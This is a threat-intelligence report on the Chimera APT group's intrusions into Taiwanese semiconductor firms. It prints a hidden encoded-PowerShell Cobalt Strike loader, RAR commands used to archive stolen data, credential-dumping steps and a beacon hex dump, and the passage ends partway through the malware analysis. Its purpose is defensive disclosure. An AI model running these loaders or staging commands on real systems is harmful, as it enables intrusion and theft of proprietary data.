Craft for Resilience

APT Group Chimera –
APT Operation Skeleton Key Targets Taiwan Semiconductor Vendors

CyCraft Research Team

Chimera APT Threat Report

Introduction

This threat report provides an analysis of the advanced persistent threat (APT) attacks that have occurred during the past two years on the semiconductor industry. Our research shows that the majority of these attacks were concentrated on the Taiwan semiconductor sector. This is worthy of concern, as Taiwan's semiconductor industry plays a very crucial role in the world. Even a small disruption in the supply chain could have a serious ripple effect throughout the entire industry. Surprisingly, up until now, there has been less coverage on these attacks. In this report, we seek to shed light on the threat actors and campaigns of these attacks, where they are collectively referred to as *Operation Skeleton Key*. Additionally, we provide a brief overview of the current information security status of Taiwan's semiconductor industry.

With decades of development, Taiwan has established itself as a leading player in the semiconductor supply chain, including many well-known leaders in the area. According to a report by the Semiconductor Equipment and Materials International (SEMI),the global industry association representing the electronics manufacturing supply chain, Taiwan has been the largest consumer of semiconductor materials in the past several years [1]. Meanwhile, Wikipedia, says that Taiwan is currently among the top 5 sales leaders in multiple segments including foundry, integrated device manufacturer (IDM), fabless and outsourced semiconductor assembly and testing (OSAT) [2]. In 2019, Taiwan's total semiconductor value reached a staggering $11.4 billion. Needless to say, the repercussions from a cyber attack on Taiwan's semiconductor sector could be catastrophic.

Due to the high market value of the semiconductor industry, vendors have invested heavily in their cyber capabilities, especially in protecting the industrial control system (ICS) equipment used in fabrication plants. Although operational technology (OT) and information technology (IT) security is equally important, more emphasis has been placed on the former. This is evidenced by the fact that many vendors have opted to isolate their ICS equipment to ensure the manufacturing process is never interrupted. The downside to this approach is that once malicious code finds its way into the isolated environment, it can spread to other machines very quickly. One foremost example is the 2018 WannaCry ransomware attack on TSMC [3]. The hit on the world's largest foundry company forced some of the plants to go offline for an entire day. Additionally, it took several days before the malware could be fully eradicated. The total damage caused by this attack reached $256 million. Separately, ASUS, which is a leading PC manufacturer in Taiwan, saw millions of its users impacted by *Operation ShadowHammer* [4]. In this report, we will show how IT attacks on semiconductor vendors can be just as damaging as an OT attack.

Between 2018 and 2019, we discovered several attacks on various semiconductor vendors located at the Hsinchu Science-based Industrial Park in Taiwan. As these attacks employed similar attack techniques and tactics, a pattern could be discerned from the malicious activities. From this pattern, we deduced that these attacks, which we dubbed *Chimera APT Group*, were actually conducted by the same threat actor. The main objective of these attacks appeared to be stealing intelligence, specifically documents about IC chips, software development kits (SDKs), IC designs, source code, etc. If such documents are successfully stolen, the impact can be devastating. The motive behind these attacks likely stems from competitors or even countries seeking to gain a

competitive advantage over rivals. Since these techniques and tactics were similar to previous attack activities, we suspect the attacker is a China-based hacker group. We thus hope that this report will help semiconductor companies gain a better understanding of the dangers from such attacks. Additionally, as we have worked with several of the semiconductor vendors to improve their cyber security, we wish to share this valuable experience, and highlight the current challenges facing the entire industry.

In this report, we conduct a comprehensive analysis on the employed technologies, tactics, and customized malware of *Chimera APT Group*. As this operation has not yet been documented, the techniques and tactics disclosed in this report can help blue teams design better defenses, and develop better detection and hunting methods. Below summarizes our findings of *Chimera*.

1. A unique account manipulation malware - SkeletonKeyInjector – was used. SkeletonKeyInjector contained code extracted from Dumpert and Mimikatz. This malware implanted a skeleton key into domain controller (DC) servers to continuously conduct lateral movement (LM). Additionally, by making direct syscalls, the malware could bypass security products based on API hooking. This malware was discovered in the two cases mentioned in this report.
2. The threat actor utilized Cobalt Strike as their main remote-access Trojan (RAT). The mutated Cobalt Strike backdoor replaced and masqueraded as Google Update to confuse users. Additionally, as most corresponding (command and control) C2s were located in the Google Cloud Platform, it made it difficult to attribute the actor. Aside from the two cases mentioned in this report, we also detected the presence of this malware in other semiconductor vendors.
3. *Chimera* used an old and patched version of RAR for data exfiltration. The same binary was found in the two cases mentioned in this report.

Storyline of the Operation

During our investigation of *Chimera APT Group* between 2018 to 2019, more than 30,000 endpoints belonging to various semiconductor vendors were analyzed. Two representative cases were chosen for a deeper analysis. The two cases (hereafter Case A and Case B) involved in the analysis currently have a leading global position in their own market segments. With business sites scattered around the world and a large annual revenue, their main research and development hub are both located in Taiwan. Two different approaches were adopted when investigating the two companies. For Case A, as we already enjoyed a long-term cooperation, our assistance focused on monitoring their systems. This allowed us to quickly identify the cyber attack in a short period of time. By contrast, as victims in Case B discovered on their own various abnormal activities, they asked for our help to formulate an effective incident response. During our forensic investigation, we found that the attacks had already been occurring for more than a year. As the activities, attack techniques and tactics were similar in the other cases we investigated, we believe this was the work of the same threat actor.

Case A:

In this case, the victim company had already subscribed to our continuous threat hunting

service. Our investigation revealed malicious activities occurring between 2019-12-09 ~ 2019-12-10. Meanwhile, in this incident, 15 endpoints and 6 user accounts were compromised, and 4 malwares and 8 C2 servers were found.

To help better depict the operational details of this case, the cyber situation graph and storyline is respectively shown in Fig 1. Note that all the server/user names are de-identified, and replaced with names that can represent their roles.




Figure 1: Storyline in Case A

The same APT malware - GoogleUpdate.exe - was found on two endpoints. On the day we discovered this malware, no information could be found on VirusTotal (VT). To confuse security products and analysts, the malware replaced the original GoogleUpdate binary and functioned as a mutated Cobalt Strike beacon to inject payloads into other processes. Moreover, network security devices had difficulty detecting the associated C2 servers, as they were located in the Google Cloud Platform. The C2 server domains are listed in Appendix I of the IoC section.

After successfully connecting back to the C2, the attacker used RECORDEDTV.MS to archive the stolen data for data exfiltration. It is worthy to note that even without the .exe file extension, the data exfiltration process could still be executed. Identical binaries were found in several machines, but under different names, e.g. RECORDEDTV.MS, uncheck.dmp, and jucheck.exe. This aroused our suspicions and prompted us to suspect the binary was masquerading as a Java Update program. Inserting malware in a location where legal software is stored seems to be a characteristic tactic of *Chimera*. For this case, it was found that the disguised program, which was a modified RAR software, had a one-byte discrepancy from the original version. We are still ascertaining the reasons behind this difference.

To track the root cause, we found that the first Cobalt Strike backdoor was located at NB-CLAIR, and was then remotely copied to Server-LAUREN. A valid account was used to invoke Cobalt Strike via schtasks (Fig 2).




Figure 2: schtask is used to lateral movement

The recon activities in Server-LAUREN are illustrated in the figure below. Several "net user" commands were executed for recon purposes, and the results were saved to the RecordedTV_lib.log (Fig 3).




Figure 3: Reconnaissance commands

Our analysis also showed that Server-LAUREN used wmic to remotely execute various commands in another endpoint to check if there was an Internet connection (Fig 4).




Figure 4: Reconnaissance via wmic

Server-LAUREN also archived the registry and ntds.dit to other hosts for offline breaking. The latter is an AD database, which contains information about domain hosts and users, e.g. id, name and password hash. Since this file was encrypted, and the key was stored in the SYSTEM registry, the threat actor needed to archive both ntds.dit and the registry to both decrypt the file and remotely brute-force the password hash. The control of Server-LAUREN , which was also achieved via schtasks, was traced back to the NB-CLAIR machine. From the NB-CLAIR timeline, we noticed that a remote desktop program (RDP) from a certain IP was run just six minutes before the schtasks was executed (Fig 5). Since this IP was a VPN server, and a valid account was used to log in to it, we believe the actor acquired the password from a separate data breach.




Figure 5: Overall activities

At the end of the attack, the wlanapi.dll malware, which we dubbed SkeletonKeyInjector, was used for persistence. More details of the malware reversing will be provided in **Sec. 4 Malware Reversing**.

Case B:

Suspicious activities were discovered in the victim company of Case B during an upgrade to their network infrastructure. We were tasked by the company to investigate this incident, which began in November 2019. During our investigation, we found that the cyber attack pattern resembled the tactics employed by *Chimera*. The entire attack occurred between October 7, 2018 to November 18, 2019, and a total of 24 endpoints were compromised. In these endpoints, 8 compromised accounts, 3 malware and 5 C2 servers were discovered. The persistence of this attack can be seen by the fact that it lasted for more than a year. The cyber situation graph and storyline are respectively shown in Fig 6 and Fig 7.

Unlike Case A, powershell scripts were widely used, which can be seen in following code snippets. To avoid the file-based detection mechanism, the payload was injected directly into the system memory. The injected malware was discovered in roughly 10 endpoints, which included two domain controllers. The powershell script was a Cobalt Strike backdoor and was used for process migration to other system processes. We found several hosts that had the Cobalt Strike malware implanted in their infected svchost.exe. Despite the discovery of the early stage malware and activities, the launch of our investigation was already at a very late point in time. Thus, there was insufficient evidence to pinpoint the likely initial access point. We surmise that the attack occurred via stolen valid credentials or phishing emails.

```
powershell -nop -w hidden -encodedcommand
  JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEM
  AbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAE
  EAQQBBAEEAQQBBAEEAQQBLAFYAVwBiAFcALwBpAE8AQgBEACsAMwBQAHcASwBYADQAVgAwAG8ASgBaADMAdABnA
  HQAZABWAFYAbwBuAFEAQQBrAGwAbABKAGMAVwAyAGsAWABWAHkAUwBRAG0AdQBEAGcASgBkAFoAeQBtAGQATABm
  AC8ALwBTAFkAdgA1AEoAYgAyAGIAawArADYAaQB4AFEAbABuAHMAdwA4AE0AOAA5ADQAUABKAE0AcABsAGMAVwB
  wAEYATQB5AFUAaABtAGQAUgBWAEoAeABSADQAVABQ
```




Figure 6: Storyline of Case B




Figure 7: Cyber situation graph of Case B

As mentioned earlier, legal cloud services were widely used by *Chimera* as their C2 to avoid threat attribution. In this case, Appspot[.]com and azureedge[.]net were applied as the C2. The actor also used a RAR program under the guise of innocuous file names such as RecordedTV.ms, jucheck.exe and vmware.log to archive and steal the data of interest. A similar scheme was utilized by the attacker to archive the passwords they used. The following shows a sample command of the archived information.

```
c:\users\xxxx\libraries\RecordedTV.ms  a -m5 -v71m -hpfuckyou.google.com11 vmlum-vss.log
  vmlum-vmvss.log
C:\Windows\system32\cmd.exe /C c:\users\xxxxxx\libraries\RecordedTV.ms a -m5 -r
  -hpfuckyou.google.com11 vmlum-vmopt.log
  "\\<Hostname>\personal\<Username>\<Product>-Traning-v1.1.pptx" > vmlumss.log & dir
  vmlum-vmopt*
```

Leaked File Name

Based on the file names of the stolen files, it seemed to include chip documents, SDKs and even the source code. The key motive of the actor was to acquire semiconductor proprietary data. Similar to Case A, a DLL file (d3dll.dll) was used to deploy a Skeleton Key malware. An in-memory patch was performed to allow easy system log-in. Some of the de-identified leaked file names are listed below.


```
\\Users\<Account>\Project\Roadmap
\\Users\<Account>\Backup\Workspace
\\Users\<Account>\chip and SDK setting
\\Users\<Account>\<Productname> SDK Installation guide.pdf
```

It is worthy to note that among the various semiconductor vendors we investigated, similarities were seen in the deployed malware, techniques, and tactics. This particular APT group seemed to

have a keen interest in targeting the semiconductor industry. Additionally, in the absence of an AD monitoring system, we saw some vendors employing a white-list enforcement approach. Although this is a feasible approach, as the AD cannot execute any software outside the white-list, our investigation shows that APT actors were still able to use Living off the Land Binaries (LOL) bins to launch an attack.

Malware Reversing

Our analysis also revealed several suspicious memory modules. The first memory module resembled a CobaltStrike or metasploit beacon. The memory module was a PE file with a broken header, as seen in Fig 8 and Fig 9. From the figure, we can also see that the PE metadata has some invalid values, which contains a hidden shellcode (from offset 2).



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	4D	5A	41	52	55	48	89	E5	48	81	EC	20	00	00	00	48	MZARUH‰åH.ì ...H
0010h:	8D	1D	EA	FF	FF	FF	48	89	DF	48	81	C3	1C	79	01	00	..êÿÿÿH‰ßH.Ã.y..
0020h:	FF	D3	41	B8	F0	B5	A2	56	68	04	00	00	00	5A	48	89	ÿÓA¸ðµ¢Vh....ZH‰
0030h:	F9	FF	D0	00	00	00	00	00	00	00	00	00	00	01	00	00	ùÿÐ..............
0040h:	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°..´.Í!¸.LÍ!Th
0050h:	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
0060h:	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
0070h:	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.......
0080h:	C9	DB	9E	EA	8D	BA	F0	B9	8D	BA	F0	B9	8D	BA	F0	B9	ÉÛžê.°ð¹.°ð¹.°ð¹
0090h:	EB	54	22	B9	15	BA	F0	B9	13	1A	37	B9	8C	BA	F0	B9	ëT"¹.°ð¹..7¹Œ°ð¹
00A0h:	7C	7C	3F	B9	A4	BA	F0	B9	7C	7C	3E	B9	0A	BA	F0	B9	||?¹¤°ð¹||>¹.°ð¹
00B0h:	7C	7C	3D	B9	87	BA	F0	B9	84	C2	63	B9	82	BA	F0	B9	||=¹‡°ð¹„Âc¹‚°ð¹
00C0h:	8D	BA	F1	B9	69	BA	F0	B9	EB	54	3E	B9	B8	BA	F0	B9	.°ñ¹i°ð¹ëT>¹¸°ð¹
00D0h:	EB	54	3A	B9	8C	BA	F0	B9	EB	54	3C	B9	8C	BA	F0	B9	ëT:¹Œ°ð¹ëT<¹Œ°ð¹
00E0h:	52	69	63	68	8D	BA	F0	B9	00	00	00	00	00	00	00	00	Rich.°ð¹........
00F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
0100h:	50	45	00	00	64	86	05	00	81	0D	B9	5C	00	00	00	00	PE..d†....¹\....
0110h:	00	00	00	00	F0	00	22	A0	0B	02	0B	00	00	B6	02	00	....ð." .....¶..
0120h:	00	58	02	00	00	00	00	00	70	CD	01	00	00	10	00	00	.X......pÍ......
0130h:	00	00	00	80	01	00	00	00	00	10	00	00	00	02	00	00	...€............
0140h:	05	00	02	00	00	00	00	00	05	00	02	00	00	00	00	00	....

